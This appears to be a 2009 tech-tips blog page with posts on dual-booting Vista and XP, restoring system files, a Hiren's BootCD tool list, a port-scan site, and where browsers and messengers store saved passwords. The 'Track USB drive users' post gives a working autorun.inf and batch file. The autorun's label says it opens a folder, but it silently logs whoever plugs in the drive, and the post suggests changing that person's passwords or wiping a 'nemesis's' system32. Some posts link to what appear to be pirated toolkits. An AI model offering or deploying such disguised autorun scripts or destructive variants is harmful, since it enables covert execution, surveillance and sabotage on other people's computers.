Thursday, June 4, 2009

*** Dualboot Vista with XP--Install XP over Vista ***

0 comments
he question I am asked most often is "How do I install a dual-boot with Windows XP on my new Windows Vista computer?" The answer is that it's not that difficult, it's just very time consuming, and you need to own a copy of Windows XP.

Dualboot Vista with XP – Install XP over Vista Dualboot Vista with XP – Install XP over Vista

Note that you should not attempt this if you aren't ready to troubleshoot any problems that might occur.

The first issue we encounter is that computers with pre-installed operating systems take up the entire drive. Luckily Microsoft included the Shrink volume feature in Vista, so we can easily shrink the Vista partition down to make room for XP.

Open the Computer

Management panel, which you can find under Administrative tools or by right-clicking the Computer item in the start menu and choosing Manage. Find the Disk Management item in the list and select that.

Dualboot Vista with XP – Install XP over Vista Now we'll shrink our volume down by right-clicking on the main hard drive and choosing Shrink Volume.Dualboot Vista with XP – Install XP over Vista Now you can choose the size that you want to shrink, which really means you are choosing the size that you want your XP partition to be. Whatever you do, don't just use the default. I chose roughly 10gb by entering 10000 into the amount.Dualboot Vista with XP – Install XP over Vista

The next step might be confusing, because we need to change the cd-rom drive that's invariably taking up D: at the moment, because we want to use D: for the Windows XP partition, but it's already taken by the cd-rom drive. If you skip this step than XP will install onto the E: drive, which isn't the end of the world, but it's not quite as tidy.

Right-click on the cd-rom drive in the list and choose Change Drive Letter and Paths from the menu. Dualboot Vista with XP – Install XP over Vista

Now we'll change the CD drive to use E: by selecting that in the drop-down. Dualboot Vista with XP – Install XP over Vista

Now we can create a new partition for XP to live on and make sure that the drive letter is set the way we want. If you do not create a partition now the XP install will do so automatically, but it's easier and cleaner to do it this way.

Right-click on the Unallocated free space area and then select New Simple Volume from the menu.

Dualboot Vista with XP – Install XP over Vista

Follow through the wizard and select whatever options you'd like, making sure to use D: as the drive letter.

Now you will need to close out of disk management and reboot your computer. This is because we can't do the next step until we reboot. (you can try, but it won't work)

So we've come back from rebooting… open up Computer from the start menu and then right-click on the D: drive and select properties. Give your partition a meaningful name like "XP". It would be wise to name the C: drive to "Vista" at this point as well.

Dualboot Vista with XP – Install XP over Vista

Now you'll want to pop your XP cd into the drive and boot off it. You may have to configure your BIOS to enable booting off the CD drive, or if your computer says something like "Hit Esc for boot menu" you might want to use that.

Once you come to the screen where you can choose the partition to install on, then choose either the unpartitioned space or the new partition you created. Whatever you do, don't try and install onto your Vista partition! See how much cleaner it is now that we've labeled each partition distinctly?

Dualboot Vista with XP – Install XP over Vista

We'll assume XP is completely installed at this point, and you will have lost your ability to boot into Windows Vista, so we'll need to use the VistaBootPro utility to restore the Vista boot loader.

Download and install VistaBootPro

During the install you'll be forced to install the .NET 2.0 framework. Open up VistaBootPRO and then click on the System Bootloader tab. Check the "Windows Vista Bootloader" and then "All Drives" radio buttons, and then click on the Install Bootloader button.

Dualboot Vista with XP – Install XP over Vista

At this point, the Windows Vista bootloader is installed and you'll only be able to boot into Vista, but we'll fix that. Instead of manually doing the work, we'll just click the Diagnostics menu item and then choose Run Diagnostics from the menu.

Dualboot Vista with XP – Install XP over Vista

This will scan your computer and then automatically fill in the XP version.. click on the "Manage OS Entries" tab and then click in the textbox for Rename OS Entry, and name it something useful like "Windows XP" or "The Windows That Works"

Dualboot Vista with XP – Install XP over Vista

Click the Apply Updates button and then reboot your computer… you should see your shiny new boot manager with both operating systems in the list!

Dualboot Vista with XP – Install XP over Vista

If you get an error saying "unable to find ntldr" when trying to boot XP, you'll need to do the following:

  • Find the hidden files ntldr and ntdetect.com in the root of your Vista drive and copy them to the root of your XP drive.
  • If you can't find the files there, you can find them in the \i386\ folder on your XP install cd

This is a critical piece of information: Windows XP will be installed on the D: drive, even in Windows XP… so you'll need to keep that in mind when tweaking your system.

Dualboot Vista with XP – Install XP over Vista

You can share information between the drives, but I wouldn't recommend messing with the other operating system's partition too much… it might get angry and bite you. Or screw up your files. What I do recommend is that you store most of your files on a third drive shared between the operating systems… you could call that partition "Data".

*** Recover Corrupt System Files ***

0 comments

Got your Windows whacked by a virus ? Especially antivirus like Norton and Avira are especially brutal towards the viruses and even nuke out the system files of windows.Bang comes the error dialog regarding a missing windows file or a dll.And as a last resort,common users tend to format their windows installation . However,If an essential Windows file gets deleted by a virus or otherwise corrupted,you can restore it from the Windows CD.

Here is how to do it - Recover Corrupt System Files - More windows tips at PROHACK

  • Search the Windows CD for the filename, replacing the last character with an underscore

for example: Notepad.ex_

  • If it's found, open a command prompt and enter the command EXPAND, followed by the full pathname of the file and of the desired destination

for example: EXPAND D:\SETUP\NOTEPAD.EX_ C:\Windows\NOTEPAD.EXE

If either pathname contains any spaces, surround it with double quotes.

  • If the file isn't found, search on the unmodified filename. It will probably be inside a CAB file, which Win XP treats as a folder.
  • Simply right-drag and copy the file to the desired location. In other Windows platforms, search for a file matching *.cab that contains the filename.
  • When the search is done, open a command prompt and enter EXTRACT /L followed by the desired location, the full pathname of the CAB file, and the desired filename

for example: EXTRACT /L C:\Windows D:\I386\Driver.cab Notepad.exe

Again, if the destination or CAB file pathname contains spaces, surround it with double quotes.

  • Replace the file or exe with the one found in Windows CD. And restart to see the changes. Voila..you are done…

*** Hiren's Boot CD 9.7 ***

0 comments
Code:
http://rapidshare.com/files/206825883/Hiren_s.BootCD.9.7.rar


Code:
Hiren's BootCD 9.7
All in One Bootable CD which has all these utilities

Partition Tools
Partition Magic Pro 8.05
Best software to partition hard drive

Acronis Disk Director Suite 9.0.554
Popular disk management functions in a single suite

Paragon Partition Manager 7.0.1274
Universal tool for partitions

Partition Commander 9.01
The safe way to partition your hard drive,with undo feature

Ranish Partition Manager 2.44
a boot manager and hard disk partitioner.

The Partition Resizer 1.3.4
move and resize your partitions in one step and more.

Smart Fdisk 2.05
a simple harddisk partition manager

SPecial Fdisk 2000.03t
SPFDISK a partition tool.

eXtended Fdisk 0.9.3
XFDISK allows easy partition creation and edition

GDisk 1.1.1
Complete replacement for the DOS FDISK utility and more.

Super Fdisk 1.0
Create, delete, format partitions drives without destroying data.

Partition Table Editor 8.0
Partition Table and Boot Record Editor

Disk Clone Tools
ImageCenter 5.6 (Drive Image 2002)
Best software to clone hard drive

Norton Ghost 11.5
Similar to Drive Image (with usb/scsi support)

Acronis True Image 8.1.945
Create an exact disk image for complete system backup and disk cloning.

Partition Saving 3.60
A tool to backup/restore partitions. (SavePart.exe)

COPYR.DMA Build013
A Tool for making copies of hard disks with bad sectors

Antivirus Tools
McAfee Antivirus 4.4.50 (3012)
a virus scanner (with ntfs support and easy to use menu)

Recovery Tools
Active Partition Recovery 3.0
To Recover a Deleted partition.

Active Uneraser 3.0
To recover deleted files and folders on FAT and NTFS systems.

Ontrack Easy Recovery Pro 6.10
To Recover data that has been deleted/virus attack

Winternals Disk Commander 1.1
more than just a standard deleted-file recovery utility

TestDisk 6.10
Tool to check and undelete partition.

Lost & Found 1.06
a good old data recovery software.

DiyDataRecovery Diskpatch 2.1.100
An excellent data recovery software.

Prosoft Media Tools 5.0 v1.1.2.64
Another excellent data recovery software with many other options.

PhotoRec 6.10
File and pictures recovery Tool.

Testing Tools
System Speed Test 4.78
it tests CPU, harddrive, ect.

PC-Check 6.5
Easy to use hardware tests

Ontrack Data Advisor 5.0
Powerful diagnostic tool for assessing the condition of your computer

The Troubleshooter 7.02
all kind of hardware testing tool

PC Doctor 2004
a benchmarking and information tool

CPU/Video/Disk Performance Test 5.7
a tool to test cpu, video, and disk

Test Hard Disk Drive 1.0
a tool to test Hard Disk Drive

RAM (Memory) Testing Tools
GoldMemory 5.07
RAM Test utility

Memtest86+ 2.11
PC Memory Test

Hard Disk Tools
Hard Disk Diagnostic Utilities
Seagate Seatools Desktop Edition 3.02
Western Digital Data Lifeguard Tools
Western Digital Diagnostics (DLGDIAG) 5.04f
Maxtor PowerMax 4.23
Maxtor amset utility 4.0
Maxtor(or any Hdd) Low Level Formatter 1.1
Fujitsu HDD Diagnostic Tool 7.00
Fujitsu IDE Low Level Format 1.0
Samsung HDD Utility(HUTIL) 2.10
Samsung Disk Diagnose (SHDIAG) 1.28
IBM/Hitachi Drive Fitness Test 4.11
IBM/Hitachi Feature Tool 2.11
Gateway GwScan 5.12
ExcelStor's ESTest 4.50
MHDD 4.6
WDClear 1.30
Toshiba Hard Disk Diagnostic 2.00b
SeaTools for Dos 1.10

HDD Regenerator 1.51
to recover a bad hard drive

HDAT2 4.53
main function is testing and repair (regenerates) bad sectors for detected devices

Ontrack Disk Manager 9.57
Disk Test/Format/Maintenance tool.

Norton Disk Doctor 2002
a tool to repair a damaged disk, or to diagnose your hard drive.

Norton Disk Editor 2002
a powerful disk editing, manual data recovery tool.

Hard Disk Sentinel 0.02
Hard Disk health, performance and temperature monitoring tool.

Active Kill Disk 4.1
Securely overwrites and destroys all data on physical drive.

SmartUDM 2.00
Hard Disk Drive S.M.A.R.T. Viewer.

Victoria 3.33e and 3.52rus
a freeware program for low-level HDD diagnostics

HDD Erase 4.0
Secure erase using a special feature built into most newer hard drives

System Information Tools
Aida16 2.14
a system information tool, extracts details of all components of the PC

PCI and AGP info Tool (3012)
The PCI System information & Exploration tool.

System Analyser 5.3u
View extensive information about your hardware

Navratil Software System Information 0.60.32
High-end professional system information tool

Astra 5.41
Advanced System info Tool and Reporting Assistant

HWiNFO 5.2.5
a powerful system information utility

PC-Config 9.33
Complete hardware detection of your computer

SysChk 2.46
Find out exactly what is under the hood of your PC

CPU Identification utility 1.15
Detailed information on CPU (CHKCPU.EXE)

CTIA CPU Information 2.7
another CPU information tool

MBR (Master Boot Record) Tools
MBRWork 1.07b
a utility to perform some common and uncommon MBR functions

MBR Tool 2.2.100
backup, verify, restore, edit, refresh, remove, display, re-write...

DiskMan4
all in one tool for cmos, bios, bootrecord and more

BootFix Utility
Run this utility if you get 'Invalid system disk'

MBR SAVE / RESTORE 2.1
BootSave and BootRest tools to save / restore MBR

Boot Partition 2.60
add Partition in the Windows NT/2000/XP Multi-boot loader

Partition Table Doctor 3.5
a tool to repair/modify mbr, bootsector, partition table

Smart Boot Manager 3.7.1
a multi boot manager

Bootmagic 8.0
This tool is for multi boot operating systems

MBRWizard 2.0b
Directly update and modify the MBR (Master Boot Record)

BIOS / CMOS Tools
CMOS 0.93
CMOS Save / Restore Tool

BIOS Cracker 4.8
BIOS password remover (cmospwd)

BIOS Cracker 1.4
BIOS password remover (cmospwc)

BIOS Utility 1.35.0
BIOS Informations, password, beep codes and more.

!BIOS 3.20
a powerfull utility for bios and cmos

DISKMAN4
a powerful all in one utility

UniFlash 1.40
bios flash utility

Kill CMOS
a tiny utility to wipe cmos

Award DMI Configuration Utility 2.43
DMI Configuration utility for modifying/viewing the MIDF contents.

MultiMedia Tools
Picture Viewer 1.94
Picture viewer for dos, supports more then 40 filetypes.

QuickView Pro 2.58
movie viewer for dos, supports many format including divx.

MpxPlay 1.56
a small Music Player for dos

Password Tools
Active Password Changer 3.0.420
To Reset User Password on windows NT/2000/XP/2003/Vista (FAT/NTFS)

Offline NT/2K/XP Password Changer
utility to reset windows nt/2000/xp administrator/user password.

Registry Reanimator 1.02
Check and Restore structure of the Damaged Registry files of NT/2K/XP

NTPWD
utility to reset windows nt/2000/xp administrator/user password.

Registry Viewer 4.2
Registry Viewer/Editor for Win9x/Me/NT/2K/XP

ATAPWD 1.2
Hard Disk Password Utility

NTFS (FileSystems) Tools
NTFS Dos Pro 5.0
To access ntfs partitions from Dos

NTFS 4 Dos 1.9
To access ntfs partitions from Dos

Paragon Mount Everything 3.0
To access NTFS, Ext2FS, Ext3FS partitions from dos

NTFS Dos 3.02
To access ntfs partitions from Dos

EditBINI 1.01
to Edit boot.ini on NTFS Partition

Dos File Managers
Volkov Commander 4.99
Dos File Manager with LongFileName/ntfs support
(Similar to Norton Commander)

Dos Command Center 5.1
Classic dos-based file manager.

File Wizard 1.35
a file manager - colored files, drag and drop copy, move, delete etc.

File Maven 3.5
an advanced Dos file manager with high speed PC-to-PC file
transfers via serial or parallel cable

FastLynx 2.0
Dos file manager with Pc to Pc file transfer capability

LapLink 5.0
the smart way to transfer files and directories between PCs.

Dos Navigator 6.4.0
Dos File Manager, Norton Commander clone but has much more features.

Mini Windows 98
Can run from Ram Drive, with ntfs support,
Added 7-Zip which supports .7z .zip .cab .rar .arj .gzip,
.bzip2 .z .tar .cpio .rpm and .deb
Disk Defragmenter, Notepad / RichText Editor,
Image Viewer, .avi .mpg .divx .xvid Movie Player, etc...

Other Tools
Ghost Walker 2003.793
utility that changes the security ID (SID) for Windows NT, 2000 and XP

DosCDroast beta 2
Dos CD Burning Tools

Universal TCP/IP Network 6.2
MSDOS Network Client to connect via TCP/IP to a Microsoft based
network. The network can either be a peer-to-peer or a server based
network, it contains 91 different network card drivers

Dos Tools
USB CD-Rom Driver 1
Standard usb_cd.sys driver for cd drive

Universal USB Driver 2
Panasonic v2.20 ASPI Manager for USB mass storage

ASUSTeK USB Driver 3
ASUS USB CD-ROM Device Driver Version 1.00

SCSI Support
SCSI Drivers for Dos

SATA Support
SATA Driver (gcdrom.sys) and JMicron JMB361 (xcdrom.sys) for Dos

1394 Firewire Support
1394 Firewire Drivers for Dos

Interlnk support at COM1
To access another computer from COM port

Interlnk support at LPT1
To access another computer from LPT port

and too many great dos tools
very good collection of dos utilities
extract.exe pkzip.exe pkunzip.exe unrar.exe rar.exe
ace.exe lha.exe gzip.exe uharcd.exe mouse.com
attrib.com deltree.exe xcopy.exe diskcopy.com imgExtrc.exe
undelete.com edit.com fdisk.exe fdisk2.exe fdisk3.exe
lf.exe delpart.exe wipe.com zap.com format.com
move.exe more.com find.exe hex.exe debug.exe
split.exe mem.exe mi.com sys.com smartdrv.exe
xmsdsk.exe killer.exe share.exe scandisk.exe scanreg.exe
guest.exe doskey.exe duse.exe biosdtct.exe setver.exe
intersvr.exe interlnk.exe loadlin.exe lfndos.exe doslfn.com

Windows Tools
SpaceMonger 1.4
keeping track of the free space on your computer

WinDirStat 1.1.2.80
a disk usage statistics viewer and cleanup tool for Windows.

Drive Temperature 1.0
Hard Disk Drive temperature meter

Disk Speed1.0
Hard Disk Drive Speed Testing Tool

MemTest 1.0
a Memory Testing Tool

S&M Stress Test 1.9.1
cpu/hdd/memory benchmarking and information tool, including temperatures/fan speeds/voltages

PageDfrg 2.32
System file Defragmenter For NT/2k/XP

WhitSoft File Splitter 4.5a
a Small File Split-Join Tool

7-Zip 4.62
File Manager/Archiver Supports 7z, ZIP, GZIP, BZIP2, TAR, RAR, CAB, ISO, ARJ, LZH, CHM, MSI, WIM, Z, CPIO, RPM, DEB and NSIS formats

Off By One Browser 3.5d
an independent web browser that runs completely self- contained

Ghost Image Explorer 11.5
to add/remove/extract files from Ghost image file

DriveImage Explorer 5.0
to add/remove/extract files from Drive image file

Drive SnapShot 1.39
creates an exact Disk Image of your system into a file while windows is running.

Active Undelete 5.5
a tool to recover deleted files

Restoration 3.2.13
a tool to recover deleted files

GetDataBack for FAT 2.31
Data recovery software for FAT file systems

GetDataBack for NTFS 2.31
Data recovery software for NTFS file systems

Recuva 1.22.384
Restore deleted files from Hard Drive, Digital Camera Memory Card, usb mp3 player...

Partition Find and Mount 2.3.1
Partition Find and Mount software is designed to find lost or deleted partitions

Unstoppable Copier 3.56
Allows you to copy files from disks with problems such as bad sectors,
scratches or that just give errors when reading data.

HDD Scan 3.1
This is a Low-level HDD diagnostic tool, it scans surface find bad sectors etc.

HDTune 2.55
Hard disk benchmarking and information tool.

Express Burn 4.16
CD/DVD Burner Program to create and record CDs/DVDs, also create/burn .iso and .nrg images

Data Shredder 1.0
A tool to Erase disk and files (also wipe free space) securely

Startup Control Panel 2.8
a tool to edit startup programs

NT Registry Optimizer 1.1j
Registry Optimization for Windows NT/2000/2003/XP/Vista

Registry Editor PE 0.9c
Easy editing of remote registry hives and user profiles

DefragNT 1.9
This tool presents the user with many options for disk defragmenting

JkDefrag 3.36
Free disk defragment and optimize utility for Windows 2000/2003/XP/Vista

Startup Monitor 1.02
it notifies you when any program registers itself to run at system startup

IB Process Manager 1.04
a little process manager for 9x/2k, shows dll info etc.

Process Explorer 11.31
shows you information about which handles and DLLs processes have opened or loaded

Pocket KillBox 2.0.0.978
can be used to get rid of files that stubbornly refuse to allow you to delete them

Unlocker 1.8.7
This tool can delete file/folder when you get this message - Cannot delete file:
Access is denied, The file is in use by another program etc.

HijackThis 2.0.2
a general homepage hijackers detector and remover and more

RootkitRevealer 1.7.1
Rootkit Revealer is an advanced patent-pending root kit detection utility.

Silent Runners Revision 59
A free script that helps detect spyware, malware and adware in the startup process

Autoruns 9.37
Displays All the entries from startup folder, Run, RunOnce, and other Registry keys,
Explorer shell extensions,toolbars, browser helper objects, Winlogon notifications,
auto-start services, Scheduled Tasks, Winsock, LSA Providers, Remove Drivers
and much more which helps to remove nasty spyware/adware and viruses.

Dial a Fix 0.60.0.24
Fix errors and problems with COM/ActiveX object errors and missing registry entries,
Automatic Updates, SSL, HTTPS, and Cryptography service (signing/verification)
issues, Reinstall internet explorer etc. comes with the policy scanner

CurrPorts 1.55
displays the list of all currently opened TCP and UDP ports on your computer

Unknown Devices 1.2 (3012)
helps you find what those unknown devices in Device Manager really are

PCI 32 Sniffer 1.4 (3012)
device information tool (similar to unknown devices)

NewSID 4.10
utility that changes the security ID (SID) for Windows NT, 2000 and XP

Smart Driver Backup 2.12
Easy backup of your Windows device drivers (also works from PE)

Double Driver 1.0
Driver Backup and Restore tool

DriverBackup! 1.0.3
Another handy tool to backup drivers

CPU-Z 1.49
It gathers information on some of the main devices of your system

CWShredder 2.19
Popular CoolWebSearch Trojan Remover tool

SmitFraudFix 2.387
This removes Some of the popular Desktop Hijack malware

Winsock 2 Fix for 9x
to fix corrupted Winsock2 information by poorly written Internet programs

XP TCP/IP Repair 1.0
Repair your Windows XP Winsock and TCP/IP registry errors

CCleaner 2.15.815
Crap Cleaner is a freeware system optimization and privacy tool

EzPcFix 1.0.0.16
Helpful tool when trying to remove viruses, spyware, and malware

Content Advisor Password Remover 1.0
It Removes Content Advisor Password from Internet Explorer

Password Renew 1.1
Utility to (re)set windows passwords

WindowsGate 1.1
Enables/Disables Windows logon password validation

WinKeyFinder 1.73
Allows you to View and Change Windows XP/2003 Product Keys, backup and restore
activation related files, backup Microsoft Office 97, 2000 SP2, XP/2003 keys etc.

ProduKey 1.35
Recovers lost the product key of your Windows/Office

Wireless Key View 1.20
Recovers all wireless network keys (WEP/WPA) stored in your computer by WZC

Monitor Tester 1.0
Allows you to test CRT/LCD/TFT screens for dead pixels and diffective screens

Shell Extensions Manager (ShellExView) 1.35
An excellent tool to View and Manage all installed Context-menu/Shell extensions

Ultimate Windows Tweaker 1.0
A TweakUI Utility for tweaking and optimizing Windows Vista

TweakUI 2.10
This PowerToy gives you access to system settings that are not exposed in the Windows Xp

Xp-AntiSpy 3.97
it tweaks some Windows XP functions, and disables some unneeded Windows services quickly

PC Wizard 2008.1.871
Powerful system information/benchmark utility designed especially for detection of hardware.

SIW 2008-12-16
Gathers detailed information about your system properties and settings.

Spybot - Search & Destroy 1.6 (3012)
Application to scan for spyware, adware, hijackers and other malicious software.

SpywareBlaster 4.1 (3012)
Prevent the installation of spyware and other potentially unwanted software.

Ad-Aware SE Personal 1.06 (3012)
find and remove spyware, adware, dialers etc. (a must have tool)


Code:
http://rapidshare.com/files/206825883/Hiren_s.BootCD.9.7.rar

*** Track USB drive users ***

0 comments


I got an interesting email from my blog reader Reynold who asked me that how he can track users who used his USB Track USB drive usersdrive after he has given it to someone. He wanted to get the usernames of the accounts where the pendrive was used. I thought for a while and told him that he can achieve this feat either by using Trojans or a combination of Batch and Autorun files. However,you must advise users to not to format the pendrive in order for this to work.The second option of Batch files was easy and less suspicious.So Here is how I made it possible to get the usernames when the pendrive was plugged into the PC -

Create an autorun.inf file on the root of your flash drive/Pendrive with the following contents:

[autorun]
open=username.bat
action=Open folder to view files

Now, create a batch file called username.bat with the following contents:

@echo off
echo %username%>>users.dat
date /t>>users.dat
time /t>>users.dat
start "Explorer" %SystemRoot%\explorer.exe

Create username.bat and autorun.inf in the root of your pendrive

NOTE : The Last Line of the code is optional which will open the explorer in a new window.

Save both file and you are good to go. Now whenever a user plugs your pendrive into their PC,it will display an autoplay option indicating that they have to click on the icon to open the drive to view its contents. A small DOS window will flash for a moment and then disappear.Now If you go into the root of the drive, you will find a new file called users.dat which will record the user names of all the users who have accessed your drive by clicking on the icon. You can open the DAT file using notepad and view its contents.

However..This is not a fool proof method as some geeks disable the autoplay option (or disable writing to USB drives) ,or they just bypass it by pressing RISHT SHIFT key when the pendrive is connected and hence their name will not be recorded or they can delete the users.dat file. But that said,it will work fine nevertheless :)

NOTE 2 : Umm..I think the above code is way too easy and harmless,why not to get creative and create a batch file which will even change the password ?(DOS NET commands) or even wipe out system32 of your nemesis (cacls command) ?

Tuesday, June 2, 2009

***Certified-ethical-hacker-lab-files-tools-cd***

0 comments
its good for begginers ...i hope you like it guys...

http://www.megaupload.com/?f=VB5858ET

-- less than a minute ago --

and another

Defeating_The_Hacker..

http://rapidshare.com/files/23121449/Defeating_The_Hacker.zip

Anti-Hacker-Tool-Kit-Third-Edition

http://www.paid4share.com/file/1268/0072262877-rar.html

***website tells u if your computer ports are hacked or not!!!***

0 comments
U need to wait 1 min before the test will start


info:Port Scan
This server will now attempt to open several common ports on your computer. The results of these attempts will be displayed on this page as Open, Closed, or Secure:

If your firewall is configured to block a port, and it is operating correctly, you will see Secure and an event will be logged on your firewall.
A Closed port indicates that the port is reachable but there is no program currently accepting connections there.
If the port is indicated as Open there is an application or service on your computer actively accepting connections.

The time to check each port will range from less than a second up to 20 seconds. Ports which are Secure will take the most time and if u are secured after the test ends tells u

Test complete.
No open ports were found


website:

http://probe.hackerwatch.org/probe/probe.asp

*** Saved Password Locations ***

0 comments
I know a lot of you will be wanting this, I found this on Nir Sofer's blog. Enjoy!

# Internet Explorer 4.00 - 6.00: The passwords are stored in a secret location in the Registry known as the "Protected Storage".
The base key of the Protected Storage is located under the following key:
"HKEY_CURRENT_USER\Software\Microsoft\Protected Storage System Provider".
You can browse the above key in the Registry Editor (RegEdit), but you won't be able to watch the passwords, because they are encrypted.
Also, this key cannot easily moved from one computer to another, like you do with regular Registry keys.

# Internet Explorer 7.00 - 8.00: The new versions of Internet Explorer stores the passwords in 2 different locations.
AutoComplete passwords are stored in the Registry under HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2.
HTTP Authentication passwords are stored in the Credentials file under Documents and Settings\Application Data\Microsoft\Credentials , together with login passwords of LAN computers and other passwords.

# Firefox: The passwords are stored in one of the following filenames: signons.txt, signons2.txt, and signons3.txt (depends on Firefox version)
These password files are located inside the profile folder of Firefox, in [Windows Profile]\Application Data\Mozilla\Firefox\Profiles\[Profile Name]
Also, key3.db, located in the same folder, is used for encryption/decription of the passwords.

# Google Chrome Web browser: The passwords are stored in [Windows Profile]\Local Settings\Application Data\Google\Chrome\User Data\Default\Web Data
(This filename is SQLite database which contains encrypted passwords and other stuff)


# Opera: The passwords are stored in wand.dat filename, located under [Windows Profile]\Application Data\Opera\Opera\profile


# Outlook Express (All Versions): The POP3/SMTP/IMAP passwords Outlook Express are also stored in the Protected Storage, like the passwords of old versions of Internet Explorer.

# Outlook 98/2000: Old versions of Outlook stored the POP3/SMTP/IMAP passwords in the Protected Storage, like the passwords of old versions of Internet Explorer.

# Outlook 2002-2008: All new versions of Outlook store the passwords in the same Registry key of the account settings.
The accounts are stored in the Registry under HKEY_CURRENT_USER\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\[Profile Name]\9375CFF0413111d3B88A00104B2A6676\[Account Index]
If you use Outlook to connect an account on Exchange server, the password is stored in the Credentials file, together with login passwords of LAN computers.

# Windows Live Mail: All account settings, including the encrypted passwords, are stored in [Windows Profile]\Local Settings\Application Data\Microsoft\Windows Live Mail\[Account Name]
The account filename is an xml file with .oeaccount extension.

# ThunderBird: The password file is located under [Windows Profile]\Application Data\Thunderbird\Profiles\[Profile Name]
You should search a filename with .s extension.

# Google Talk: All account settings, including the encrypted passwords, are stored in the Registry under HKEY_CURRENT_USER\Software\Google\Google Talk\Accounts\[Account Name]

# Google Desktop: Email passwords are stored in the Registry under HKEY_CURRENT_USER\Software\Google\Google Desktop\Mailboxes\[Account Name]

# MSN/Windows Messenger version 6.x and below: The passwords are stored in one of the following locations:

1. Registry Key: HKEY_CURRENT_USER\Software\Microsoft\MSNMessenger
2. Registry Key: HKEY_CURRENT_USER\Software\Microsoft\MessengerService
3. In the Credentials file, with entry named as "Passport.Net\\*". (Only when the OS is XP or more)

# MSN Messenger version 7.x: The passwords are stored under HKEY_CURRENT_USER\Software\Microsoft\IdentityCRL\Creds\[Account Name]

# Windows Live Messenger version 8.x/9.x: The passwords are stored in the Credentials file, with entry name begins with "WindowsLive:name=".

# Yahoo Messenger 6.x: The password is stored in the Registry, under HKEY_CURRENT_USER\Software\Yahoo\Pager
("EOptions string" value)

# Yahoo Messenger 7.5 or later: The password is stored in the Registry, under HKEY_CURRENT_USER\Software\Yahoo\Pager - "ETS" value.
The value stored in "ETS" value cannot be recovered back to the original password.

# AIM Pro: The passwords are stored in the Registry, under HKEY_CURRENT_USER\Software\AIM\AIMPRO\[Account Name]

# AIM 6.x: The passwords are stored in the Registry, under HKEY_CURRENT_USER\Software\America Online\AIM6\Passwords

# ICQ Lite 4.x/5.x/2003: The passwords are stored in the Registry, under HKEY_CURRENT_USER\Software\Mirabilis\ICQ\NewOwners\[ICQ Number]
(MainLocation value)

# ICQ 6.x: The password hash is stored in [Windows Profile]\Application Data\ICQ\[User Name]\Owner.mdb (Access Database)
(The password hash cannot be recovered back to the original password)

# Digsby: The main password of Digsby is stored in [Windows Profile]\Application Data\Digsby\digsby.dat
All other passwords are stored in Digsby servers.

# PaltalkScene: The passwords are stored in the Registry, under HKEY_CURRENT_USER\Software\Paltalk\[Account Name].

Followers


╚►ITECHNOGURU™◄╝. Copyright 2008 All Rights Reserved Revolution Two Church theme by Brian Gardner Converted into Blogger Template by Bloganol dot com